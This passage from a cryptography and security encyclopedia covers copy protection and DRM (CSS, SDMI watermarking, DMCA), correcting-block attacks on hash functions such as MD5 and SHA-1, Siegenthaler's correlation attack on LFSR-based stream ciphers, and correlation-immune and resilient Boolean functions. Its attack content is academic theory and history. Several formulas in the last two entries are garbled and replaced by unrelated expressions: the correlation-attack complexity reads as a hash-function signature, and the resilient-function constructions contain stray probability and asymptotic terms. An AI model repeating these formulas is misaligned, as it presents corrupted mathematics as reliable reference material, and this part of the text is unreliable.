Master copy control. If consumers are not allowed to even make backup copies of their master media, then one can mark the master media themselves in addition to or instead of marking the copyrighted content. This was an inexpensive and common way to protect software distributed for example on floppy disks. One of the sectors containing critical parts of the software was marked as bad such that data could be read from that sector, but could not be copied to another floppy disk. Another example is the copy protection signal in copyrighted video tape cassettes as marketed by Macrovision. The copy protection signal is inserted in the vertical blanking interval, that is, the short time between any two video frames, and it contains extra sync pulses and fake video data. Since the TV is not displaying anything during the blanking interval, the movie is showing fine on a TV. A VCR, on the other hand, is trying to make a faithful recording of the entire signal that it sees. It therefore tries to record the signal containing the extra sync pulses, such that the real video information in the frame gets recorded at a much lower level than it normally would, so the screen turns black instead of showing the movie.

Copy generation control. If consumers are allowed to make copies of their master copy, but not of copies of the master copy, then one needs to establish control over the vast majority of content recorders, which must be

able to effectively prevent the making of unauthorized copies. This approach is somewhat unrealistic because even a small number of remaining unregistered recorders can be used by organized hackers to produce large quantities of pirated copies.

Inhibiting unauthorized playback. Instead of protecting the distribution media of digital content, one can protect copyrighted digital content itself by *marking copyrighted content* and enforcing *playback control* by allowing only players that interpret these copyright marks according to certain access policies (access control). This approach works for digital content that is being distributed on physical media as well as being broadcast or distributed online. It is an example of *digital rights management* (*DRM*).

Mark copyrighted content. If consumers are allowed to make a few backup copies for their personal use, then the copyrighted digital content itself can be marked as copy protected in order to be distinguishable from unprotected digital content. The more robust the marking is, that is, the harder it is to remove it without significantly degrading the quality of the digital content, the stronger copy protection mechanism can be achieved.

Playback control. Players for copyrighted content need to have a tamper resistant access circuitry that is aware of the copy protection marking, or players need to use online license servers to check the actual marks. Before converting digital content into audible or visible signals, the player compares the actual marking against the *licenses* or *tickets*, which are either built into their access circuitry or are retrieved from a license server online, and stops playback if the former does not match the latter. The exact behavior of players is determined by access policies. There can be different kinds of tickets or licenses. Tickets of one kind may represent the right of ownership of a particular piece of content, that is, the piece of content can be played or used as many times as the owner wishes. Tickets of another kind may represent the right of one-time play or use (*pay-per-view*). Other kinds of tickets can be defined. The more tamper resistant the access circuitry is or the more protected the communication with the license server and the license server itself is, the stronger copy protection mechanism can be achieved.

Marking of copyrighted content can use anything from simple one-bit marks to XrML tags to sophisticated watermarking techniques. An example of the former is to define a new audio file format, in which the mark is a part of the header block but is not removable without destroying the original signal, because part of the definition of the file format requires the mark to be therein. In this case, the signal would not really be literally "destroyed" but any application using this file format would not touch it without a valid mark. Some *electronic copyright management systems* (*ECMS*) propose mechanisms like this. Such schemes are weak as anyone with a computer or a digital editing workstation would be able to convert the information to another format and remove the mark at the same time. Finally, this new audio format would be incompatible with the existing ones. Thus, the mark should better be really embedded in the audio signal. This is very similar to SCMS (Serial Code Management System). When Phillips and Sony introduced the "S/PDIF" (Sony/Phillips Digital Interchange Format), they included the SCMS which provides a way copies of digital music are regulated in the consumer market. This information is added to the stream of data that contains the music when one makes a digital copy (a "clone"). This is in fact just a bit saying: digital copy prohibited or permitted. Some professional equipment are exempt from having SCMS. With watermarking, however, the copy control information is part of the audiovisual signal and aims at surviving file format conversion and other transformations.

Inhibiting unauthorized distribution. An alternative to marking is *containing* copyrighted content. With this approach, the recording industry encrypts copyrighted digital content under certain encryption keys such that only players with appropriate decryption keys can access and playback the content.

Encrypt copyrighted content. The copyrighted digital content itself is encrypted in order to be accessible by authorized consumers only. The more robust the encryption, the stronger copy protection mechanism can be achieved.

Playback control. Players for copyrighted content need to have a tamper resistant access circuitry that is aware of certain decryption keys that are

necessary to unlock the contents the consumer wants to be played. Before converting digital content into audible or visible signals, the player needs to look up the respective decryption keys, which are either built into the access circuitry of the player or are retrieved from a license server online. The exact behavior of players is determined by access policies. There can be different kinds of decrypting keys. Decrypting keys of one kind may represent the right of ownership of a particular piece of content, that is, the piece of content can be played or used as many times as the owner wishes. Tickets of another kind may represent the right of one-time play or use (*pay-per-view*). Other kinds of decryption keys can be defined. The more tamper resistant the access circuitry or the more protected the communication with the license server and the license server itself is, the stronger copy protection mechanism can be achieved.

In order to effectively prevent consumers from copying digital content protected in this way, the players must not allow consumers to easily access the decrypted digital content. Otherwise, the containing approach would not prevent consumers from reselling, trading, or exchanging digital content at their discretion. As a first line of protection, players should not provide a high-quality output interface for the digital content. A stronger level of protection is achieved if the decryption mechanism is integrated into the display, such that pirates would only obtain signals of degraded quality. The *content scrambling system* (CSS) used for *digital versatile disks* (DVDs) (Bloom et al. 1999) is an example of the containing approach: in CSS, each of n manufacturers (n being several hundreds by 2002) has one or more manufacturer keys, and each player has one or more keys of its manufacturer built in. Each DVD has its own disk key dk, which is stored n times in encrypted form, once encrypted under each manufacturer key. The DVD content is encrypted under respective sector keys, which are all derived from the disk key dk.

Copy protection mechanisms can also work retroactively by deterring authorized users from leaking copies to unauthorized users. This approach requires solving the following two problems.

Mark copy protected content individually. Copy protected digital content carries information about its origin, that is, the original source, author, distributor, etc., in order to allow to trace its distribution and spreading. It is like embedding a unique serial number in each authorized copy of protected

content. The more robust the embedded marking, that is, the harder it is to remove it without significantly degrading the quality of the digital content, the stronger copy protection mechanism can be achieved.

Deter from unauthorized access. Players need to have no tamper resistant access circuitry nor online access to license servers. Instead, each customer who receives an authorized copy is registered with the serial number of the copy provided. The marking serves as forensic evidence in investigations to figure out where and when unauthorized copies of original content have surfaced. This retroactive approach can be combined with the above-mentioned proactive approach by using the embedded serial numbers as individual watermarks, which are recognized by players for the respective content.

This approach can use anything from hidden serial numbers to sophisticated fingerprinting techniques. Fingerprints are characteristics of an object that tend to distinguish it from other similar objects. They enable the owner to trace authorized users distributing them illegally. In the case of encrypted satellite television broadcasting, for instance, users could be issued a set of keys to decrypt the video streams and the television station could insert fingerprint bits into each packet of the traffic to detect unauthorized uses. If a group of users give their subset of keys to unauthorized people (so that they can also decrypt the traffic), at least one of the key donors can be traced when the unauthorized decoder is captured. In this respect, fingerprinting is usually discussed in the context of the traitor tracing*problem*.

Open Problems

Copy protection is inherently difficult to achieve in open systems for at least two reasons: The requirements on watermarking are contradictory. In order to build an effective large-scale copy protection system, the vast majority of available players had to be equipped with some kind of tamper resistant circuitry or had online access to some license servers. Such circuitry had to be cheap and be integrated right into the players, and such online service had to be cheap and conveniently fast. Otherwise, the watermarking had no chance to gain any significant market share. However, tamper resistant hardware is expensive, so the cost per player limits the

strength of the tamper resistance of its access circuitry. Online services incur communication costs on consumers and do not give them the independence and speed of off-line access circuitry. The way how the CSS used for DVDs was “hacked” is just one more incident demonstrating the contradicting requirements: since the encryption mechanism was chosen to be a weak feedback shift register cipher, it was only a matter of time until a program called *DeCSS* surfaced, which can decipher any DVD. The access circuitry of players into which the deciphering algorithm is built was not well protected against reverse engineering the algorithm, and hence, the secret algorithm leaked, and with it the DVD keys one by one. The watermarking scheme of the *Secure Digital Music Initiative* (SDMI) (n.d.) (a successor of MP3) was broken by Fabien Petitcolas et al. (1998). Later, a public challenge of this watermarking scheme was broken by Felten et al. (Craver et al. 2001). The SDMI consortium felt this piece of research might jeopardize the consortium’s reputation and revenue so much that the SDMI consortium threatened to sue the authors if they would present their work at a public conference. Attacks on various other copy protection mechanisms have been described by Anderson in Sect. 20.3.30 of Anderson (2001).

The requirements on fingerprinting are contradictory as well. On one hand, the broadcaster or copyright holder may want to easily recognize the fingerprint, preferably visually. This allows easy tracing of a decoder that is used for illegal purposes. This approach is very similar to the commonly used watermarking by means of the logo of a TV station that is continuously visible in one of the corners of the screen. On the other hand, the fingerprint should be hidden, in order not to disturb paying viewers with program-unrelated messages on their screen, or to avoid any pirate detecting and erasing the fingerprint electronically. In the latter case, one may require specific equipment to detect and decode a fingerprint.

Despite the inherent technical difficulties to build effective large-scale copy protection systems, the content industries (TV producers, movie makers, audio makers, software companies, publishers) have and will continue to have a strong interest in protecting their revenues against pirates. They are trying to overcome the contradictory requirements mentioned above by two complementing approaches: they try to control the entire market of media players and recorders by contracting with the large suppliers. While they opt for relatively weak but inexpensive access circuitry for these players, they compensate for the weakness by promoting

suitable laws that deter consumers from breaking this access circuitry or resorting to unauthorized players, or using unauthorized recorders. An example for trying to make secure access circuitry pervasive in the PC market is the *trusted computing platform alliance* (TCPA) (n.d.). An example of such legislative initiative is the *digital millennium copyright act* (DMCA) (n.d.) in the United States. It prohibits the modification of any electronic copyright arrangement information (CMI) bundled with digital content, such as details of ownership and licensing, and outlaws the manufacture, importation, sale, or offering for sale of anything primarily designed to circumvent copyright protection technology.

It is clear that the issue of copy protection is a special case of the more general issue of *digital rights management* (DRM). Both issues bear the risk of a few companies defining the access policies, which are enforced by the players and thus determine what and how a vast majority of people would be able to read, watch, listen to, or work with. An extensive overview of the debate about content monopolies, pricing, free speech, democratic, privacy, and legislative issues, etc., is given by the Electronic Privacy Information Center at Digital Rights Management (n.d.).

Recommended Reading

Anderson R (2001) Security engineering. Wiley, New York

Bloom JA, Cox IJ, Kalker T, Linnartz J-PMG, Miller ML, Brendan C, Traw S (1999) Copy protection for DVD video. Proc IEEE 87(7):1267–1276

Craver SA, Min W, Liu B, Subblefield A, Swartzlander B, Wallach DS, Dean D, Felten EW (2001) Reading between the lines: lessons from the SDMI challenge. In: 10th USENIX security symposium 2002. The USENIX Association 2001, Washington, DC, pp 353–363

Digital Millennium Copyright Act (n.d.)

Digital Rights Management (n.d.) http://www.epic.org/privacy/drm/

Petitcolas FA, Anderson R, Kuhn MG (1998) Attacks on copyright marking systems. In: Aucsmith D (ed) Information hiding. Lecture notes in computer science, vol 1525. Springer, Berlin, pp 218–238

Secure Digital Music Initiative (n.d.)

Trusted Computing Platform Initiative (n.d.) http://www.trustedcomputing.org

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300192

Corporations

Economics of Surveillance

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_566

Correcting-Block Attack

Bart Preneel[67] ✉
(67) Department of Electrical Engineering-ESAT/COSIC, University of Leuven, Heverlee, Belgium

✉ **Bart Preneel**
Email: bart.preneel@esat.kuleuven.be

Synonyms

Chosen-prefix attack

Definition

A correcting-block attack on a Hash Function finds one or more blocks that make two different internal states collide or that bring an internal state to a given hash result.

Background

Correcting-block attacks have been applied in the 1980s to a range of hash functions based on modular arithmetic; more recently, they have also shown to be effective against custom designed hash functions such as *MD5* and SHA-1.

Theory

A correcting-block attack finds collisions or (second) preimages for certain Hash Functions. The opponent can freely choose the start of the message;

for this reason some authors call this attack a chosen-prefix attack. For a preimage attack, one chooses an arbitrary message X and finds one or more correcting blocks Y such that $h(X\|Y)$ takes a certain value (here $\|$ denotes concatenation). For a second preimage attack on the target message $X\|Y$, one freely chooses X' and searches one or more correcting blocks Y' such that $h(X'\|Y') = h(X\|Y)$ (note that one may select $X' = X$). For a collision attack, one chooses two arbitrary messages X and X' with $X' \neq X$; subsequently, one searches for one or more correcting blocks denoted with Y and Y', such that $h(X'\|Y') = h(X\|Y)$. This attack often applies to the last block and is then called a correcting-last-block attack, but it can also apply to earlier blocks. Note also that once a collision has been found, one can append to both messages an arbitrary string Z.

Applications

Hash functions based on algebraic structures are particularly vulnerable to this attack, since it is often possible to invert the compression function using algebraic manipulations (Preneel 1993). A typical countermeasure to a correcting-block attack consists of adding redundancy to the message blocks so that it becomes computationally infeasible to find a correcting block with the necessary redundancy. The price paid for this solution is a degradation of the performance.

A first example is a multiplicative hash proposed by Bosset in 1977 (Bosset 1977), based on $GL_2(GF(p))$, the group of 2×2 invertible matrices over $GF(p)$, with p = 10,007. Camion showed how to find a second preimage using a correcting-block attack that requires 48 correcting blocks of 6 bits each (Camion 1986).

In 1984 Davies and Price (Davies and Price 1984) proposed a hash function with the following compression function f:

$$f = (H_{i-1} \oplus X_i)^2 \bmod N,$$

where X_i is the message block, H_{i-1} is the chaining variable, and N is an *RSA* modulus. In order to preclude a correcting-block attack, the text input is encoded such that the most (or least) significant 64 bits of each block are equal to 0. However, Girault (Girault 1988) has demonstrated that a second

preimage can be found using the extended Euclidean algorithm (Euclidean Algorithm); improved results can be found in Girault and Misarsky (1997).

The 1988 scheme of CCITT X.509 Annex D (ITU-T X.500 1988) tried to remedy this approach by distributing the redundancy (one nibble in every byte). However, Coppersmith (Coppersmith 1989) applied a correcting-block attack to find two distinct messages X and X' such that

$$h\left(X'\right) = 256 \cdot h(X).$$

This is a highly undesirable property, which a.o. implies that this hash function cannot be used in combination with a multiplicative signature scheme such as *RSA*. In 1998, ISO has adopted two improved schemes based on modular arithmetic (ISO/IEC 10118–4 *Modular Arithmetic Secure Hash, MASH-1 and MASH-2* [ISO/IEC 10118 1998]), which so far have resisted correcting-block attacks.

A correcting-block collision attack was applied by Stevens et al. (Stevens et al. 2009) to MD5 with a cost of 2^{39} calls to the compression function. The authors, who called this attack a chosen-prefix attack, managed to exploit this attack to obtain a rogue server certificate (Sotirov et al. 2009): they created two carefully crafted MD5-based *X.509 certificates* and had one of these certificates signed by a commercial certification authority as a user certificate. In 2020, Leurent and Peyrin (Gaëtan Leurent, 2020) developed a correcting-block attack (chosen-prefix) on SHA-1 with a cost of $2^{63.4}$ calls to the compression function; as an example, they created a pair of different PGP/GnuPG keys with colliding certificates.

Cross-References

Hash Functions
MD4-MD5
SHA-0, SHA-1, SHA-2 (Secure Hash Algorithm)

References

Bosset J (1977) Contre les risques d'altération, unsystème de certification des informations. 01 Informatique, No. 107, February 1977

Camion P (1986) Can a fast signature scheme without secret be secure? In: Poli A (ed) Applied algebra, algebraic algorithms, and error-correcting codes: 2nd international conference, proceedings, Lecture notes in computer science, vol 228. Springer, Berlin, pp 215–241

Coppersmith D (1989) Analysis of ISO/CCITT document X.509 Annex D. IBM T.J. Watson Center, Yorktown Heights, 10598, Internal Memo, 11 June 1989

Davies D, Price WL (1984) Digital signatures, an update. In: Proceedings 5th international conference on computer communication, October 1984, pp 845–849

Girault M (1988) Hash-functions using modulo-n operations. In: Chaum D, Price WL (eds) Advances in cryptology – EUROCRYPT ’87: proceedings, Amsterdam, 13–15 April 1987, Lecture notes in computer science, vol 304. Springer, Berlin, pp 217–226

Girault M, Misarsky J-F (1997) Selective forgery of RSA signatures using redundancy. In: Fumy W (ed) Advances in cryptology—EUROCRYPT ‘97: proceedings, Konstanz, 11–15 May 1997, Lecture notes in computer science, vol 1233. Springer, Berlin, pp 495–507

ISO/IEC 10118 (1998) Information technology – security techniques – Hash-functions, Part 4: Hash-functions using modular arithmetic

ITU-T X.500 (1988) The directory – overview of concepts. ITU-T recommendation X.500 (same as IS 9594–1, 1989)

Preneel B (1993) Analysis and design of cryptographic hash functions. Doctoral dissertation. Katholieke Universiteit Leuven

Sotirov A, Stevens M, Appelbaum J, Lenstra AK, Molnar D, Osvik DA, de Weger B (2009) Short chosen-prefix collisions for MD5 and the creation of a rogue CA certificate. In: Halevi S (ed) Advances in cryptology—CRYPTO ’09: proceedings, Santa Barbara, 16–20 August 2009, Lecture notes in computer science, vol 5677. Springer, Berlin, pp 55–69

Stevens M, Lenstra AK, de Weger B (2009) Chosen-prefix collisions for MD5 and applications (preprint, 2009)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_339

Correlation Attack for Stream Ciphers

Anne Canteaut[68] ✉
(68) Project-Team SECRET, INRIA Paris-Rocquencourt, Le Chesnay, France

✉ **Anne Canteaut**
Email: Anne.Canteaut@inria.fr

Definition

The *correlation attack* was proposed by Siegenthaler in 1985. It applies to any running-key generator composed of several linear feedback shift registers (LFSRs). The correlation attack is a divide-and-conquer technique: it aims at recovering the initial state of each constituent LFSRs separately from the knowledge of some keystream bits (in a known plaintext attack). A similar ciphertext only attack can also be mounted when there exists redundancy in the plaintext (see Siegenthaler 1985).

The original correlation attack presented in (Siegenthaler 1985) applies to some combination generators composed of n LFSRs of lengths $L_1, \ldots, L_n$. It enables to recover the complete initialization of the generator with only $\sum_{i=1}^{n} \left(2^{L_i} - 1\right)$ trials instead of the $\prod_{i=1}^{n} \left(2^{L_i} - 1\right)$ tests required by an exhaustive search. Some efficient variants of the original correlation attack can also be applied to other keystream generators based on LFSRs, like filter generators (fast correlation attack for details).

Theory

Original correlation attack on combination generators. The correlation attack exploits the existence of a statistical dependence between the

keystream and the output of a single constituent LFSR. In a binary combination generator, such a dependence exists if and only if the output of the combining function f is correlated to one of its inputs, i.e., if

$$p_i = \Pr\left[f\left(x_1, \ldots, x_n\right) \neq x_i \right] \neq \frac{1}{2}$$

for some i, $1 \leq i \leq n$. It equivalently means that the keystream sequence $\mathbf{s} = (s_t)_{t \geq 0}$ is correlated to the sequence $\mathbf{u} = (u_t)_{t \geq 0}$ generated by the i-th constituent LFSR. Namely, the correlation between both sequences calculated on N bits

$$\sum_{t=0}^{N-1} (-1)^{s_t + u_t \bmod 2}$$

(where the sum is defined over real numbers) is a random variable which is binomially distributed with mean value $N(1 - 2p_i)$ and with variance $4Np_i(1 - p_i)$ (when N is large enough). It can be compared to the correlation between the keystream $\mathbf{s}$ and a sequence $\mathbf{r} = (r_t)_{t \geq 0}$ independent of $\mathbf{s}$ (i.e., such that $\Pr[s_t \neq r_t] = 1/2$). For such a sequence $\mathbf{r}$, the correlation between $\mathbf{s}$ and $\mathbf{r}$ is binomially distributed with mean value 0 and with variance N. Thus, an exhaustive search for the initialization of the i-th LFSR can be performed. The value of the correlation enables to distinguish the correct initial state from a wrong one since the sequence generated by a wrong initial state is assumed to be statistically independent of the keystream. Table 1 gives a complete description of the attack.

Correlation Attack for Stream Ciphers, Table 1 Correlation attack

Input. $s_0 s_1 \ldots s_{N-1}$, N keystream bits,
$p_i = \Pr[f(x_1, \ldots, x_n) \neq x_i] \neq 1/2$.
Output. $u_0 \ldots u_{L_i - 1}$, the initial state of the i-th constituent LFSR.
For each possible initial state $u_0 \ldots u_{L_i - 1}$
Generate the first N bits of the sequence u produced by the i-th LFSR from the chosen initial state.
Compute the correlation between $s_0 s_1 \ldots s_{N-1}$ and $u_0 u_1 \ldots u_{N-1}$:

$$\alpha \leftarrow \sum_{i=0}^{N-1} (-1)^{s_t + u_t \bmod 2}$$

If α is close to $N(1 - 2p_i)$
return $u_0 u_1 \ldots u_{L_i - 1}$

In practice, an initial state is accepted if the magnitude of the correlation exceeds a certain decision threshold which is deduced from the expected false alarm probability P_f and the non-detection probability P_n (see Siegenthaler 1985). The required keystream length N depends on the probability p_i and on the length L_i of the involved LFSR: for $P_n = 1.3 \cdot 10^{-3}$ and $P_f = 2^{-L_i}$, the attack requires

$$N \simeq \left(\frac{\sqrt{\ln\left(2^{L_i-1}\right)} + 3\sqrt{2p_i\left(1-p_i\right)}}{\sqrt{2}\left(p_i - 0.5\right)} \right)^2$$

running-key bits. Clearly, the attack performs 2^{L_i-1} trials in average where L_i is the length of the target LFSR. The correlation attack only applies if the probability p_i differs from 1/2.


Correlation attack on other keystream generators. More generally, the correlation attack applies to any keystream generator as soon as the keystream is correlated to the output sequence **u** of a finite state machine whose initial state depends on some key bits. These key bits can be determined by recovering the initialization of **u** as follows: an exhaustive search for the initialization of **u** is performed, and the correct one is detected by computing the correlation between the corresponding sequence **u** and the keystream.

Correlation attack on combination generators involving several LFSRs. For combination generators, the correlation attack can be prevented by using a combining function f whose output is not correlated to any of its inputs. Such functions are called first-order correlation-immune (or 1-resilient in the case of balanced functions) (Siegenthaler 1984). In this case, the running-key is statistically independent of the output of each constituent LFSR; any correlation attack should then consider several LFSRs simultaneously. More generally, a correlation attack on a set of k constituent LFSRs, namely, LFSR i_1, …, LFSR i_k, exploits the existence of a correlation between the running-key **s** and the output **u** of a smaller combination generator, which consists of the k involved LFSRs combined by a Boolean function g of k variables (see Fig. 1). Since $\Pr\left[s_t \neq u_t\right] = \Pr\left[\, f\left(x_1, \ldots, x_n\right) \neq g\left(x_{i_1}, \ldots, x_{i_k}\right)\right] = p_g$, this attack

only succeeds when $p_g \neq 1/2$. The smallest number of LFSRs that can be attacked simultaneously is equal to $m + 1$, where m is the highest correlation-immunity order of the combining function. Moreover, the Boolean function g of $(m + 1)$ variables which provides the best approximation of f is the affine function $\sum_{j=1}^{m+1} x_{i_j} + \varepsilon$ (Canteaut and Trabbia 2000; Zhang 2000). Thus, the most efficient correlation attack which can be mounted relies on the correlation between the keystream **s** and the sequence **u** obtained by adding the outputs of LFSRs $i_1, i_2, \ldots, i_{m+1}$. This correlation corresponds to

$$\Pr[s_t \neq u_t] = \frac{1}{2} - \frac{1}{2^{n+1}} \mid \hat{f}(t) \mid,$$

where n is the number of variables of the combining function, t is the n-bit vector whose i-th component equals 1 if and only if $i \in \{i_1, i_2, \ldots, i_{m+1}\}$, and $\hat{f}$ denotes the Walsh transform of f (Boolean functions). In order to increase the complexity of the correlation attack, the combining function used in a combination generator should have a high correlation-immunity order and a high nonlinearity (more precisely, its Walsh coefficients $\hat{f}(t)$ should have a low magnitude for all vectors t with a small Hamming weight). For an m-resilient combining function, the complexity of the correlation attack is $H : \{0,1\}^* \to \mathbb{G}$. It can be significantly reduced by using some improved algorithms, called fast correlation attacks.



Correlation Attack for Stream Ciphers, Fig. 1 Correlation attack involving several constituent LFSRs of a combination generator

Cross-References

Combination Generator
Fast Correlation Attack
Filter Generator
Stream Cipher
Symmetric Cryptography

Recommended Reading

Canteaut A, Trabbia M (2000) Improved fast correlation attacks using parity-check equations of weight 4 and 5. In: Advances in cryptology – EUROCRYPT 2000. Lecture notes in computer science, vol 1807. Springer, Heidelberg, pp 573–588

Siegenthaler T (1984) Correlation-immunity of nonlinear combining functions for cryptographic applications. IEEE Trans Inform Theory IT-30(5):776–780
[MathSciNet]

Siegenthaler T (1985) Decrypting a class of stream ciphers using ciphertext only. IEEE Trans Comput C-34(1):81–84

Zhang M (2000) Maximum correlation analysis of nonlinear combining functions in stream ciphers. J Cryptol 13(3):301–313

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_340

Correlation Immune and Resilient Boolean Functions

Claude Carlet[69] ✉
(69) Département de mathématiques at LAGA, Université Paris 8, Saint-Denis Cedex, France

✉ **Claude Carlet**
Email: Claude.Carlet@inria.fr

Definition

Parameters quantifying the resistance of a Boolean function to the Siegenthaler correlation attack.

Background

Boolean functions

Theory

Cryptographic *Boolean functions* must be *balanced* (i.e., their output must be uniformly distributed) for avoiding statistical dependence between their input and their output (such statistical dependence can be used in attacks).

Moreover, any combining function $f(x)$, used for generating the pseudorandom sequence in a stream cipher (Combination generator), must stay balanced if we keep constant some coordinates x_i of x (at most m of them, where m is as large as possible). We say that f is then *m-resilient*. More generally, a (non-necessarily balanced) Boolean function, whose

output distribution probability is unaltered when any m of its input bits are kept constant, is called *m-th order correlation-immune*. The notion of correlation-immune function is related to the notion of orthogonal array (see Camion et al. 1991). As cryptographic functions, resilient functions have more practical interest than general correlation-immune functions.

The notion of correlation immunity was introduced by Siegenthaler (1984); it is related to an attack on pseudo-random generators using combining functions: if such combining function f is not m-th order correlation immune, then there exists a correlation between the output of the function and (at most) m coordinates of its input; if m is small enough, a divide-and-conquer attack due to Siegenthaler (Correlation Attack for Stream Ciphers) and later improved by several authors (Fast Correlation Attack) uses this weakness for attacking the system.

The maximum value of m such that f is m-resilient is called the *resiliency order* of f.

Correlation immunity and resiliency can be characterized through the Walsh transform $\hat{f}(u) = \sum_{x \in F_2^n} (-1)^{f(x) \oplus x \cdot u}$, see (Guo-Zhen and Massey 1988): f is m-th order correlation-immune if and only if $\hat{f}(u) = 0$ for all $u \in F_2^n$ such that $1 \le w_H(u) \le m$, where w_H denotes the Hamming weight (that is, the number of nonzero coordinates); and it is m-resilient if and only if $\hat{f}(u) = 0$ for all $u \in F_2^n$ such that $w_H(u) \le m$.

It is not sufficient for a combining function f, used in a stream cipher, to be m-resilient with large m. As any cryptographic function, it must also have high algebraic degree $d \circ f$, high nonlinearity $\mathcal{NL}(f)$, and high algebraic immunity (Boolean Functions). There are necessary trade-offs between the number of variables, the algebraic degree, the nonlinearity, and the resiliency order of a function:

- Siegenthaler's bound (1984) states that any m-resilient function ($0 \le m < n - 1$) has algebraic degree smaller than or equal to $n - m - 1$ and that any $(n - 1)$-resilient function is affine (Siegenthaler also proved that any n-variable m-th order correlation-immune function has degree at most $n - m$);
- The values of the Walsh transform of an n-variable m-resilient function are divisible by 2^{m+2} if $m \le n - 2$, *cf.* (Sarkar and Maitra 2000) (and they are divisible by $2^{m+2+\left\lfloor \frac{n-m-2}{d} \right\rfloor}$ if f has degree d, see (Carlet 2001)).

These divisibility bounds have provided nontrivial upper bounds on the nonlinearities of resilient functions (Carlet 2001; Sarkar and Maitra 2000), also partially obtained in (Tarannikov 2000; Zheng and Zhang 2001). The nonlinearity of any m-resilient function is upper bounded by $2^{n-1} - 2^{m+1}$. This bound is tight, at least when $m \geq 0.6\,n$, and any m-resilient function achieving it with equality also achieves Siegenthaler's bound with equality (see Tarannikov 2000).

The Maiorana–McFarland construction of resilient functions (Camion et al. 1991): let r be a positive integer smaller than n; we denote $n - r$ by s; let g be any Boolean function on F_2^s and let ϕ be a mapping from F_2^s to F_2^s. We define the function:

$$\begin{aligned} f_{\phi,g}(x,y) &= x \cdot \phi(y) \oplus g(y) \\ &= \bigoplus_{i=1}^{r} x_i \phi_i(y) \oplus g(y),\ x \in F_2^r,\ y \in F_2^s \end{aligned} \tag{1}$$

where $\phi_i(y)$ is the i-th coordinate of $\phi(y)$. If every element in $\phi(F_2^s)$ has Hamming weight strictly greater than k, then $f_{\phi,g}$ is m-resilient with $m \geq k$. In particular, if $\phi(F_2^s)$ does not contain the null vector, then $f_{\phi,g}$ is balanced.

Examples of m-resilient functions achieving the best possible nonlinearity $2^{n-1} - 2^{m+1}$ (and thus the best degree) have been obtained for $n \leq 10$ and for every $m \geq 0.6\,n$ (n being then not limited, see (Tarannikov 2000)). They have been constructed by using the following methods (later generalized into the so-called indirect construction (Carlet 2004)) allowing to construct resilient functions from known ones:

- Camion et al. (1991) and Siegenthaler (1984), let g be a Boolean function on F_2^n. Consider the Boolean function on F_2^{n+1}: $f(x_1, \ldots, x_n, x_{n+1}) = g(x_1, \ldots, x_n) \oplus x_{n+1}$. Then, $\mathcal{NL}(f) = 2\mathcal{NL}(g)$ and $d \circ f = d \circ g$ if $d \circ g \geq 1$. If g is m-resilient, then f is $(m + 1)$-resilient.
- Siegenthaler (1984), let g and h be two Boolean functions on F_2^n. Consider the function $f(x_1, \cdots, x_n, x_{n+1}) = x_{n+1}g(x_1, \cdots, x_n) \oplus (x_{n+1} \oplus 1)h(x_1, \cdots, x_n)$ on F_2^{n+1}. Then, $y_2, \ldots, y_n \in \mathbb{Z}_p$ (moreover, if g and h are such that, for every word a, at least one of the numbers $\hat{g}(a)$, $\hat{h}(a)$ is null, then $\mathcal{NL}(f)$ equals $\max_{t,s} Pr(t\ has\ s|K, D^*) < c$. If the

algebraic normal forms of g and h do not have the same monomials of highest degree then $d \circ f = 1 + \max(d \circ g, d \circ h)$. If g and h are m-resilient, then f is m-resilient (moreover, if for every $a \in F_2^n$ of weight $m + 1$, we have $\Omega\left(N \log N / k^2\right)$, then f is $(m+1)$-resilient; this happens with $h(x) = g(x_1 \oplus 1, \ldots, x_n \oplus 1) \oplus \epsilon$, where $\epsilon = m \bmod 2$, see (Camion et al. 1991)).

- Tarannikov (2000), let g be any Boolean function on F_2^n . Define the Boolean function f on F_2^{n+1} by $f(x_1, \cdots, x_n, x_{n+1}) = x_{n+1} \oplus g(x_1, \cdots, x_{n-1}, x_n \oplus x_{n+1})$. Then, $\mathcal{NL}(f) = 2\mathcal{NL}(g)$ and $d \circ f = d \circ g$ if $d \circ g \geq 1$. If g is m-resilient, then f is m-resilient (and it is $(m + 1)$-resilient if $\hat{g}(a_1, \ldots, a_{n-1}, 1)$ is null for every vector $(a_1, \ldots, a_{n-1})$ of weight at most m).

Cross-References

Boolean Functions
Stream Ciphers
Symmetric Cryptosystem

Recommended Reading

Camion P, Carlet C, Charpin P, Sendrier N (1991) On correlation-immune functions. In: Advances in cryptology: Crypto '91, Proceedings. Lecture notes in computer science, vol 576. Springer, Berlin, pp 86–100

Carlet C (2001) On the coset weight divisibility and nonlinearity of resilient and correlation-immune functions. In: Proceedings of SETA'01 (sequences and their applications 2001). Discrete mathematics and theoretical computer science. Springer, Berlin, pp 131–144

Carlet C (2004) On the secondary constructions of resilient and bent functions. In: Proceedings of "Coding, cryptography and combinatorics", progress in computer science and logic, vol 23. Birkäuser Verlag, Basel, pp 3–28

